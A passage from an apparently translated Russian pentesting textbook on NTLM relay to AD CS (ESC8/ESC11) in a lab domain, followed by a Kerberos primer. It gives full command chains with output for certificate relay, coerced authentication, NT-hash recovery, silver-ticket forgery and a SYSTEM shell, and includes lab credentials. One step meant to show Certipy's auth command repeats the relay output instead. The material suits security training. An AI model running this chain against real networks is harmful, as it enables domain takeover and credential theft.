NRzoep723H6Yfc0pY91Z INLANEFREIGHT.LOCAL/jperez rbnYdUv8.ccache
```

Далее воспользуемся скриптом gettgtpkinit.py из набора PKINITtools для получения тикета TGT для пользователя jperez и сохраним его в файле jperez.ccache вместе с сертификатом .PFX и его паролем:

```
python3 gettgtpkinit.py -cert-pfx rbnYdUv8.pfx -pfx-pass NRzoep723H6Yfc0pY91Z
INLANEFREIGHT.LOCAL/jperez jperez.ccache

2023-07-31 13:24:29,645 minikerberos INFO     Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2023-07-31 13:24:29,666 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2023-07-31 13:24:29,695 minikerberos INFO     AS-REP encryption key
(you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2023-07-31 13:24:29,696 minikerberos INFO
6bbf39c678fc71c1272a12379620345da082382c3b253af51a65ccc2204e8184
IN-
FO:minikerberos:6bbf39c678fc71c1272a12379620345da082382c3b253af51a65ccc2204e8
184
2023-07-31 13:24:29,700 minikerberos INFO     Saved TGT to file
```

Наконец, используя файл jperez.ccache, передадим тикет с помощью утилиты Evil-WinRM для аутентификации jperez на контроллере домена:

```
KRB5CCNAME=jperez.ccache evil-winrm -i dc01.inlanefreight.local -r
INLANEFREIGHT.LOCAL

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jperez\Documents> whoami
inlanefreight\jperez
```

1.8. РАСШИРЕННЫЕ АТАКИ NTLM RELAY, НАЦЕЛЕННЫЕ НА ADCS

Службы сертификации Active Directory Certificate Services (ADCS) – это реализация инфраструктуры открытых ключей (PKI) от Microsoft, предназначенная для управления цифровыми сертификатами в сети организации. ADCS предлагает различные сервисы, включая выпуск сертификатов, цифровые подписи и шифрование.

ADCS поддерживает различные методы выдачи сертификатов, включая выдачу по протоколу HTTP, которая позволяет пользователям запрашивать и получать сертификаты по протоколу HTTP. Однако этот процесс обычно включает в себя механизмы аутентификации и авторизации, гарантирующие, что сертификаты могут получить только авторизованные пользователи. Хотя сертификаты, полученные через ADCS, могут использоваться для аутентификации, конкретные варианты использования и конфигурации зависят от того, как конкретно в инфраструктуре организации используются сертификаты.

Можно ретранслировать аутентификацию HTTP NTLM на интерфейс регистрации сертификатов, точку доступа HTTP, используемую для взаимодействия со службой роли Certification Authority (CA). Служба роли веб-регистрации CA предоставляет набор веб-страниц, предназначенных для упрощения взаимодействия с CA. Эти конечные точки обычно доступны по адресу http://<имя_сервера>/certsrv/certfnsh.asp. При определённых условиях можно использовать эти конечные точки для запроса сертификатов, применяя аутентифицированные сеансы, полученные посредством ретрансляции аутентификации NTLM. В случае успеха можно имитировать сеансы аутентифицированных пользователей для запроса сертификатов от их имени у CA.

Во-первых, можно перечислить окружение с помощью модуля adcs CrackMapExec, чтобы определить, на каком узле находится служба AD CS. Из вывода инструмента мы увидим, что ADCS работает на контроллере домена:

```
crackmapexec ldap 172.16.117.0/24 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -M
adcs

<SNIP>
LDAP        172.16.117.3    389    DC01             [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
```

```
ADCS        172.16.117.3    389    DC01            [*] Starting LDAP search
with search filter '(objectClass=pKIEnrollmentService)'
ADCS                                               Found PKI Enrollment
Server: DC01.INLANEFREIGHT.LOCAL
ADCS                                               Found CN: INLANEFREIGHT-
DC01-CA
Running CME against 256 targets
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100%
0:00:00
```

Зная, что сервер регистрации PKI – INLANEFREIGHT-DC01-CA, можно перечислить все сертификаты внутри него. Самое важное, что можно обнаружить – это то, что шаблон Machine по умолчанию включён:

```
crackmapexec ldap 172.16.117.3 -u plaintext$ -p 'o6@ekK5#rlw2rAe' -M adcs -o
SERVER=INLANEFREIGHT-DC01-CA

SMB         172.16.117.3    445    DC01            [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        172.16.117.3    389    DC01            [+] INLANE-
FREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
ADCS                                               Using PKI CN: INLANE-
FREIGHT-DC01-CA
ADCS        172.16.117.3    389    DC01            [*] Starting LDAP search
with search filter '(distinguishedName=CN=INLANEFREIGHT-DC01-CA,CN=Enrollment
Services,CN=Public Key Services,CN=Services,CN=Configuration,'
ADCS                                               Found Certificate Tem-
plate: DirectoryEmailReplication
ADCS                                               Found Certificate Tem-
plate: DomainControllerAuthentication
ADCS                                               Found Certificate Tem-
plate: KerberosAuthentication
ADCS                                               Found Certificate Tem-
plate: EFSRecovery
ADCS                                               Found Certificate Tem-
plate: EFS
ADCS                                               Found Certificate Tem-
plate: DomainController
ADCS                                               Found Certificate Tem-
plate: WebServer
ADCS                                               Found Certificate Tem-
plate: Machine
ADCS                                               Found Certificate Tem-
plate: User
ADCS                                               Found Certificate Tem-
plate: SubCA
ADCS                                               Found Certificate Tem-
plate: Administrator
```

Помимо CrackMapExec, будем использовать Certipy – мощный инструмент для атаки на уязвимые конфигурации ADCS. Он может использовать все семейство атак ESC, включая ESC9, ESC10 и ESC11.

Чтобы получить конфигурацию CA с помощью Certipy, нужно использовать команду find с опцией -enabled для перечисления включённых шаблонов. Вывод Certipy содержит много информации о CA. Соответственно, исходя из конфигурации центра сертификации, Certipy отобразит в блоке [!] Vulnerabilities перечень уязвимостей, которым подвержен центр сертификации. В нашем случае он отмечает ESC8 и ESC11, а также причины их возникновения. В случае ESC8 это связано с тем, что в центре сертификации включена функция веб-регистрации (Web Enrollment) (и параметр Request Disposition установлен в значение Issue), а в случае ESC11 – с тем, что центр сертификации не обеспечивает принудительное шифрование запросов ICPR (и параметр Request Disposition установлен в значение Issue):

```
certipy find -enabled -u 'plaintext$'@172.16.117.3 -p 'o6@ekK5#rlw2rAe' -
stdout

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'INLANEFREIGHT-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'INLANEFREIGHT-DC01-
CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General ac-
cess denied error.
[*] Trying to get CA configuration for 'INLANEFREIGHT-DC01-CA' via RRP
[*] Got CA configuration for 'INLANEFREIGHT-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : INLANEFREIGHT-DC01-CA
    DNS Name                            : DC01.INLANEFREIGHT.LOCAL
    Certificate Subject                 : CN=INLANEFREIGHT-DC01-CA,
DC=INLANEFREIGHT, DC=LOCAL
    Certificate Serial Number           : 110830E19B30B89546FA6D338A2C42DD
    Certificate Validity Start          : 2023-07-12 14:05:58+00:00
    Certificate Validity End            : 2028-07-12 14:15:57+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
```

```
      Owner                                : INLANEFREIGHT.LOCAL\Administrators
      Access Rights
        ManageCertificates                 : INLANEFREIGHT.LOCAL\Administrators
                                             INLANEFREIGHT.LOCAL\Domain Admins
                                             INLANEFREIGHT.LOCAL\Enterprise Ad-
mins
        ManageCa                           : INLANEFREIGHT.LOCAL\Administrators
                                             INLANEFREIGHT.LOCAL\Domain Admins
                                             INLANEFREIGHT.LOCAL\Enterprise
Admins
        Enroll                             : INLANEFREIGHT.LOCAL\Authenticated
Users
    [!] Vulnerabilities
      ESC8                                 : Web Enrollment is enabled and Re-
quest Disposition is set to Issue
      ESC11                                : Encryption is not enforced for ICPR
requests and Request Disposition is set to Issue
```

Получив эту информацию, выполним эксплуатацию техник ESC8 и ESC11 с помощью ntlmrelayx и Certipy. Однако прежде, чем сделать это, важно помнить, что в тестовой среде AD CS находится на единственном доступном контроллере домена. Таким образом, данная конфигурация предотвращает проведение определённых атак, таких как ретрансляция принудительной HTTP-аутентификации NTLM с контроллера домена на уязвимую конечную точку, запрашивающую шаблон DomainController, поскольку атака с саморетрансляцией NTLM в настоящее время устранена практически во всех системах. Тем не менее в реальных условиях будет существовать более одного контроллера домена, поэтому применение ESC8 или ESC11 против них может быть эффективным.

Идея атаки ESC8 заключается в принудительной аутентификации с учётной записи компьютера и её ретрансляции в ADCS для получения сертификата, позволяющего выполнить аутентификацию клиентов. Затем выполняется злоупотребление сертификатом для подделки Silver Ticket. Следовательно, если ADCS уязвим для ESC8, можно получить доступ к любому компьютеру в домене, с которого можно принудительно выполнить аутентификацию.

Условиями реализации ESC8 в среде, использующей ADCS, являются:

– уязвимая конечная точка доступа;

– как минимум один активированный шаблон сертификата, позволяющий регистрировать компьютеры домена и аутентифицировать клиентов (например, шаблон Machine/Computer по умолчанию).

Кроме того, используя инструменты и методы, о которых узнали в разделе ранее, необходимо иметь возможность принудить жертвы выполнить аутентификацию SMB NTLM на атакующей машине, которая используется для ретрансляции. В отличие от запрещённой ретрансляции аутентификации SMB NTLM через LDAP (из-за требований контроллера домена к подписанию сеанса), ретрансляция аутентификации SMB NTLM через протокол HTTP разрешена.

Несмотря на то, что утилита Certipy пометила CA как уязвимый для ESC8, всё равно необходимо убедиться, что конечная точка веб-регистрации принимает HTTP-NTLM-аутентификацию. Такая проверка крайне важна, поскольку системные администраторы могут намеренно отключить поставщика аутентификации NTLM и заменить его на Kerberos. Для этого можно использовать утилиты cURL или NTLMRecon. Флаг -I утилиты cURL позволяет проверять заголовки, возвращаемые при отправке запроса к конечной точке веб-регистрации /certsrv (или /certsrv/certfnsh.asp). Обнаруживается, что действительно используется протокол NTLM (в дополнение к отсутствию принудительного использования HTTP), что делает эту конечную точку уязвимой:

```
curl -I http://172.16.117.3/certsrv/

HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
Date: Fri, 11 Aug 2023 20:52:44 GMT
```

В качестве альтернативы можно использовать NTLMRecon для фаззинга конечных точек веб-регистрации с поддержкой NTLM:

```
./NTLMRecon -t http://172.16.117.3/ -o json | jq

{
  "url": "http://172.16.117.3/CertSrv/",
  "ntlm": {
    "netbiosComputerName": "DC01",
    "netbiosDomainName": "INLANEFREIGHT",
    "dnsDomainName": "INLANEFREIGHT.LOCAL",
    "dnsComputerName": "DC01.INLANEFREIGHT.LOCAL",
    "forestName": "INLANEFREIGHT.LOCAL"
  }
}
```

Для реализации техники ESC8 можно использовать ntlmrelayx или Certipy вместе с инструментами PKINIT или ADCSKiller. Используем первые два инструмента и инструменты PKINIT, начав с ntlmrelayx.

Для настройки ntlmrelayx на конечную точку HTTP-регистрации на контроллере домена будем использовать URI http://172.16.117.3/certsrv/certfnsh.asp для определения цели. Поскольку будем принуждать жертву к выполнению SMB NTLM-аутентификации на атакующем компьютере, используем опцию -smb2support. Параметр --adcs позволяет ntlmrelayx выполнять атаки ADCS-ретрансляции, а --template позволяет указать целевой шаблон, который в нашем случае является включённым шаблоном Machine по умолчанию, используемым учётными записями компьютеров. Этот параметр необязателен, поскольку ntlmrelayx по умолчанию будет использовать шаблоны Machine или User в зависимости от того, заканчивается ли имя ретранслируемой учётной записи символом $. Однако для ретрансляции аутентификации NTLM контроллера домена требуется указать шаблон DomainController:

```
sudo ntlmrelayx.py -t http://172.16.117.3/certsrv/certfnsh.asp -smb2support -
--adcs --template Machine

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

Далее, используя скрипт printerbug.py или любой другой инструмент принудительной аутентификации, заставим узел WS01$ выполнить аутентификацию SMB NTLM на атакующей машине:

```
python3 printerbug.py inlane-
freight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network address
is invalid.
[*] Triggered RPC backconnect, this may or may not have worked
```

После принудительной аутентификации SMB NTLM ntlmrelayx ретранслирует её по протоколу HTTP на конечную точку веб-регистрации и возвращает сертификат в кодировке base64 для WS01$:

```
[*] SMBD-Thread-5: Received connection from 172.16.117.50, attacking target
http://172.16.117.3
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.117.3 as INLANEFREIGHT/WS01$ SUCCEED
[*] SMBD-Thread-7: Connection from 172.16.117.50 controlled, but there are
no more targets left!
[*] SMBD-Thread-8: Connection from 172.16.117.50 controlled, but there are
no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 14
[*] Base64 certificate of user WS01$:
MIIRPQIBAzCCEPcGCSqGSIb3DQEHAaCCEOgEghD
```

Затем нужно декодировать сертификат в кодировке base64 в файл .PFX:

```
    echo -n "MIIRPQIBAzCCEPcGCSqG-
SIb3DQEHAaCCEOgEghDkMIIQ4DCCBxcGCSqGSIb3DQEHBqCCBwgwggcEAgEAMI<SNIP>U6EWbi/tt
H4BAjUKtJ9ygRfRg==" | base64 -d > ws01.pfx
```

Теперь используем gettgtpkinit.py из набора PKINITtools для взаимодействия с контроллером домена с помощью файла сертификата. Скрипт gettgtpkinit.py запросит тикет TGT с помощью файла .PFX, а затем сохранит его в файле ccache, а также выведет ключ шифрования AS-REP, который понадобится для скрипта getnthash.py (gettgtpkinit.py также имеет опцию -pfx-base64, позволяющую передавать сертификат в кодировке Base64 как строку):

```
python3 gettgtpkinit.py -dc-ip 172.16.117.3 -cert-pfx ws01.pfx 'INLANE-
FREIGHT.LOCAL/WS01$' ws01.ccache
2023-08-13 08:30:26,255 minikerberos INFO     Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2023-08-13 08:30:26,723 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2023-08-13 08:30:36,451 minikerberos INFO     AS-REP encryption key (you
might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2023-08-13 08:30:36,451 minikerberos INFO
917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deba644ebb2
INFO:minikerberos:917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deba644ebb2
2023-08-13 08:30:36,456 minikerberos INFO     Saved TGT to file
```

Теперь, когда есть TGT-тикет для WS01$, можно получить его NT-хеш. Для этого воспользуемся скриптом getnthash.py, который использует расширение Kerberos U2U для отправки запроса TGS для WS01$. Полученный тикет TGS будет включать поле Privileged Attribute Certificate (PAC), содержащий NT-хеш WS01$, но в зашифрованном виде. Для расшифровки зашифрованного хеша NT нужно предоставить скрипту getnthash.py ключ шифрования AS-REP, который использовался для тикета TGT, запрошенного с помощью gettgtpkinit.py и сохранённого в ws01.ccache. Необходимо установить переменную окружения KRB5CCNAME на TGT WS01$, сохранённый в ws01.ccache:

```
KRB5CCNAME=ws01.ccache python3 getnthash.py 'INLANEFREIGHT.LOCAL/WS01$' -key
917ec3b9d13dfb69e42ee05e09a5bf4ac4e52b7b677f1b22412e4deba644ebb2

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
3d3a72af94548ebc7755287a88476460
```

Используя хеш NT, подделаем «серебряный» тикет. Но сначала нужно получить SID домена с помощью скрипта lookupsid.py:

```
lookupsid.py 'INLANEFREIGHT.LOCAL/WS01$'@172.16.117.3 -hashes
:3d3a72af94548ebc7755287a88476460

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra
[*] Brute forcing SIDs at 172.16.117.3
```

```
[*] StringBinding ncacn_np:172.16.117.3[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1207890233-375443991-2397730614
<SNIP>
```

Теперь, когда известен SID домена, используем скрипт ticketer.py для подделки «серебряного» тикета и выдадим себя за учётную запись администратора домена на WS01$. Предоставим скрипту ticketer.py NT-хеш WS01$, SID и имя домена, а также SPN, с которым необходимо взаимодействовать (в данном случае это CIFS/SMB) для установления интерактивного сеанса оболочки с помощью psexec:

```
ticketer.py -nthash 3d3a72af94548ebc7755287a88476460 -domain-sid S-1-5-21-
1207890233-375443991-2397730614 -domain inlanefreight.local -spn
cifs/ws01.inlanefreight.local Administrator

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

Наконец, используем тикет Kerberos из файла Administrator.ccache для подключения к WS01$ от имени администратора с помощью psexec:

```
KRB5CCNAME=Administrator.ccache psexec.py -k -no-pass
ws01.inlanefreight.local

Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Requesting shares on ws01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file Txqmfqxx.exe
[*] Opening SVCManager on ws01.inlanefreight.local.....
[*] Creating service MPbs on ws01.inlanefreight.local.....
[*] Starting service MPbs.....
[!] Press help for extra shell commands
```

```
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Выполнение той же атаки с помощью Certipy сэкономит несколько шагов по сравнению с ntlmrelayx. Воспользуемся командой relay (её необходимо запустить от имени root), передадим IP-адрес сервера с ADCS и используем шаблон Machine (аналогично ntlmrelayx, можно опустить опцию -template Machine, так как Certipy автоматически определяет, принадлежит ли аутентификация пользователю или компьютеру, по наличию символа $ в конце). В случае принудительного вызова DC и использования шаблона DomainController необходимо указать -template DomainController:

```
sudo certipy relay -target "http://172.16.117.3" -template Machine

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.117.3/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
```

Затем нужно заставить узел WS01 выполнить аутентификацию SMB NTLM на атакующей машине. Для этого также воспользуемся printerbug.py:

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is
unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

При проверке Certipy заметим, что получен сертификат для WS01$:

```
sudo certipy relay -target "http://172.16.117.3" -template Machine

Certipy v4.7.0 - by Oliver Lyak (ly4k)
[*] Targeting http://172.16.117.3/certsrv/certfnsh.asp (ESC8)
```

```
[*] Listening on 0.0.0.0:445
INLANEFREIGHT\WS01$
[*] Requesting certificate for 'INLANEFREIGHT\\WS01$' based on the template
'Machine'
[*] Got certificate with DNS Host Name 'WS01.INLANEFREIGHT.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'ws01.pfx'
[*] Exiting...
```

Затем воспользуемся командой auth и передадим ws01.pfx на DC, чтобы получить NT- (и LM)-хеш WS01$:

```
sudo certipy relay -target "http://172.16.117.3" -template Machine

Certipy v4.7.0 - by Oliver Lyak (ly4k)
[*] Targeting http://172.16.117.3/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
INLANEFREIGHT\WS01$
[*] Requesting certificate for 'INLANEFREIGHT\\WS01$' based on the template
'Machine'
[*] Got certificate with DNS Host Name 'WS01.INLANEFREIGHT.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'ws01.pfx'
[*] Exiting...
```

Затем можно продолжить цепочку атаки и подделать «серебряный» билет с помощью ticketer.py.

Протокол ICertPassage Remote Protocol (MS-ICRP/ICRP), подмножество Windows Client Certificate Enrollment Protocol (MS-WCCE), предоставляет интерфейс RPC, позволяющий клиентам взаимодействовать с центром сертификации для запроса и получения сертификатов X.509. Единственная цель ICPR – предоставить клиентам функцию регистрации сертификатов. CertServerRequest (Opnum 0) – единственный метод, определяемый интерфейсом ICertPassage, который отвечает за обработку запросов клиентов на регистрацию сертификатов. В спецификации метода следует отметить, что для установления соединения с клиентом необходимо установить флаг IF_ENFORCEENCRYPTICERTREQUEST: «Если элемент ADM Config.CA.Interface.Flags содержит значение IF_ENFORCEENCRYPTICERTREQUEST, а уровень аутентификации

RPC_C_AUTHN_LEVEL_PKT_PRIVACY (MS-RPCE 2.2.1.1.8) в RPC-соединении от клиента не указан, то центр сертификации должен отказать в установлении соединения с клиентом, вернув код E_ACCESSDENIED (0x80000009)».

Флаг IF_ENFORCEENCRYPTICERTREQUEST обеспечивает шифрование запросов на регистрацию сертификатов между клиентом и центром сертификации. Клиент должен шифровать любой запрос на сертификат, отправляемый в центр сертификации. Таким образом, если у центра сертификации не установлен флаг IF_ENFORCEENCRYPTICERTREQUEST, для регистрации сертификатов можно использовать незашифрованные сеансы (например, ретрансляцию принудительной аутентификации SMB NTLM по HTTP). В Windows Server 2012 и более поздних версиях флаг IF_ENFORCEENCRYPTICERTREQUEST установлен по умолчанию. Однако его установка запрещает клиентам Windows XP регистрировать сертификаты. Если в ходе взаимодействия можно ретранслировать HTTP NTLM-аутентификацию (точнее, принудительно ретранслировать SMB NTLM-аутентификацию по HTTP) и устанавливать аутентифицированные сеансы через центр сертификации с отключённым этим флагом, можно запрашивать сертификаты через конечные точки ICPR AD CS для машин/пользователей.

Системные администраторы могут использовать certutil для ручного снятия флага IF_ENFORCEENCRYPTICERTREQUEST:

```
C:\Users\Administrator>certutil -setreg CA\InterfaceFlags -
IF_ENFORCEENCRYPTICERTREQUEST

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\
INLANEFREIGHT-DC01-CA\InterfaceFlags:

Old Value:
  InterfaceFlags REG_DWORD = 641 (1601)
    IF_LOCKICERTREQUEST -- 1
    IF_NOREMOTEICERTADMINBACKUP -- 40 (64)
    IF_ENFORCEENCRYPTICERTREQUEST -- 200 (512)
    IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)

New Value:
  InterfaceFlags REG_DWORD = 441 (1089)
```

```
    IF_LOCKICERTREQUEST -- 1
    IF_NOREMOTEICERTADMINBACKUP -- 40 (64)
    IF_ENFORCEENCRYPTICERTADMIN -- 400 (1024)
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take
```

Из вывода Certipy видно, что удостоверяющий центр подвержен использованию техники ESC11. В настоящее время ntlmrelayx поддерживает только протокол Task Scheduler Service Remoting Protocol (MS-TSCH/TSCH), запрос на слияние для поддержки ICPR всё ещё не объединён (хотя в форке ThePorgs он уже присутствует). Поэтому для реализации ESC11 будем использовать Certipy, который поддерживает ICRP. Подобно ESC8, используем команду relay. Однако на этот раз будем ретранслировать принудительную аутентификацию SMB NTLM по RPC/ICRP вместо HTTP. Кроме того, необходимо указать имя удостоверяющего центра (CA), которое, как показано в выводе команды find Certipy, – INLANEFREIGHT-DC01-CA:

```
certipy relay -target "rpc://172.16.117.3" -ca "INLANEFREIGHT-DC01-CA"

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.117.3 (ESC11)
[*] Listening on 0.0.0.0:445
```

Затем заставим WS01$/172.16.117.50 выполнить аутентификацию SMB NTLM на атакующей машине, чтобы Certipy мог ретранслировать её по RPC/ICRP:

```
python3 printerbug.py inlane-
freight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.50 172.16.117.30

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.50
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

Проверяя вывод Certipy, видим, что получили сертификат ws01.pfx для WS01$:

```
certipy relay -target "rpc://172.16.117.3" -ca "INLANEFREIGHT-DC01-CA"

Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Targeting rpc://172.16.117.3 (ESC11)
[*] Listening on 0.0.0.0:445
[*] Connecting to ncacn_ip_tcp:172.16.117.3[135] to determine ICPR string-
binding
[*] Attacking user 'WS01$@INLANEFREIGHT'
[*] Template was not defined. Defaulting to Machine/User
[*] Requesting certificate for user 'WS01$' with template 'Machine'
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with DNS Host Name 'WS01.INLANEFREIGHT.LOCAL'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'ws01.pfx'
[*] Exiting...
```

С этого момента можно продолжить цепочку атак, аналогичную ESC8, и использовать команду auth Certipy для получения NT- (и LM)-хеша WS01.

2. АТАКИ НА ПРОТОКОЛ KERBEROS

2.1. ОБЩИЕ СВЕДЕНИЯ

Протокол Kerberos

В контексте Kerberos, когда пользователь хочет получить доступ к сервису, задействуются три сущности: пользователь, сервис и сервер аутентификации, также известный как Key Distribution Center (KDC). KDC – это сущность, которая хранит все учётные данные. Kerberos используется для централизованной аутентификации, чтобы всем сервисам не приходилось хранить учётные данные каждого пользователя. Это чрезвычайно практичное решение в условиях регулярного обновления данных пользователей, будь то изменение пароля, добавление нового пользователя, деактивация или удаление пользователя. Только один субъект, KDC, должен хранить актуальный список существующих пользователей. С другой стороны, этот протокол позволяет пользователям проходить аутентификацию на сервисах без отправки паролей по сети. Это отличная мера безопасности для защиты от атак типа «человек посередине».

Для удовлетворения обеих потребностей Kerberos использует механизм тикетов и секретные ключи. Секретные ключи на практике в среде Active Directory представляют собой пароли различных учётных записей (или, по крайней мере, хеши этих паролей).

С точки зрения высокого уровня пользователь может получить доступ к сервису следующим образом.

1. Для начала пользователь запрашивает первый тикет у KDC, подтверждая свою подлинность. После этого клиент проходит аутентификацию в KDC. Этот тикет, называемый TGT (Ticket Granting Ticket), является удостоверением личности пользователя. Он содержит всю информацию о пользователе, такую как имя, дата создания учётной записи, информацию о правах и ограничениях пользователя, группы, к которым принадлежит пользователь и т.д. Срок действия тикета TGT по умолчанию ограничен несколькими часами. Этот тикет предъявляется при всех последующих запросах к KDC.

2. После получения тикета TGT пользователь будет предъявлять его KDC каждый раз, когда ему потребуется доступ к сервису. Затем KDC про-

верит действительность предоставленного TGT и отсутствие изменений в нём. Если тикет действителен, то KDC вернёт пользователю тикет Ticket Granting Service (TGS) (или Service Ticket (ST)). Копия информации о пользователе из TGT включается в этот тикет.

3. Теперь, когда у пользователя есть тикет TGS на определённый сервис, он предъявляет этот тикет сервису для взаимодействия с ним. Сервис проверит действительность тикета и, если проверка успешно завершается, использует информацию о пользователе для определения, имеет ли пользователь право использовать запрошенный сервис. Таким образом, именно сервис проверяет права доступа пользователя.

Как объяснялось выше, тикеты TGT и TGS содержат всю информацию, связанную с пользователем. Сервис использует эту информацию для проверки прав доступа пользователя. Эта информация, предоставляемая KDC, должна быть защищена. Пользователь не должен иметь возможности её изменить. Именно для этого используется процедура шифрования.

Каждая учётная запись имеет пароль или секретный ключ, который используется как ключ шифрования и дешифрования. KDC знает ключи всех пользователей. Для защиты тикетов эти ключи используются следующим образом:

1. TGT, отправляемый KDC пользователю, шифруется с использованием секретного ключа KDC, который известен только KDC. Таким образом, пользователь не может прочитать или изменить информацию о себе. KDC сам её защищает.

2. Информация, отправляемая KDC пользователю, шифруется с использованием ключа сервиса. Аналогично, поскольку пользователь не знает ключ сервиса, он не может изменить информацию в тикете TGS. С другой стороны, когда он отправляет тикет TGS сервису, последний может расшифровать содержимое тикета и получить информацию о пользователе.

Подробно разберём, как реализуется процесс аутентификации и какие механизмы защиты от атак в нём используются.

Доступ к сервису осуществляется в три фазы. Эти фазы называются следующим образом:

1. Запрос TGT: Authentication Service (AS).
2. Запрос TGS: Ticket-Granting Service (TGS).
3. Запрос сервиса: Application Request (AP).

Клиент отправляет запрос в каждой фазе, а сервер отвечает.

Authentication Service (AS)

Сначала пользователь отправляет запрос на получение TGT. Этот запрос называется AS-REQ. Но для получения TGT необходимо подтвердить свою личность. Запрос отправляется в KDC (контроллер домена в среде Active Directory). KDC хранит все ключи пользователя.

Для подтверждения своей личности пользователь отправляет аутентификатор. Это текущая временная метка, которую пользователь шифрует своим ключом. Имя пользователя также отправляется в открытом виде, чтобы KDC мог определить, от какого пользователя пришёл запрос.

После получения этого запроса KDC извлекает имя пользователя, выполняет поиск соответствующего ключа в своём каталоге и пытается расшифровать аутентификатор. Успешный результат означает, что пользователь использовал тот же ключ, что зарегистрирован в базе данных, поэтому аутентификация считается пройденной. В противном случае аутентификация считается не пройденной.

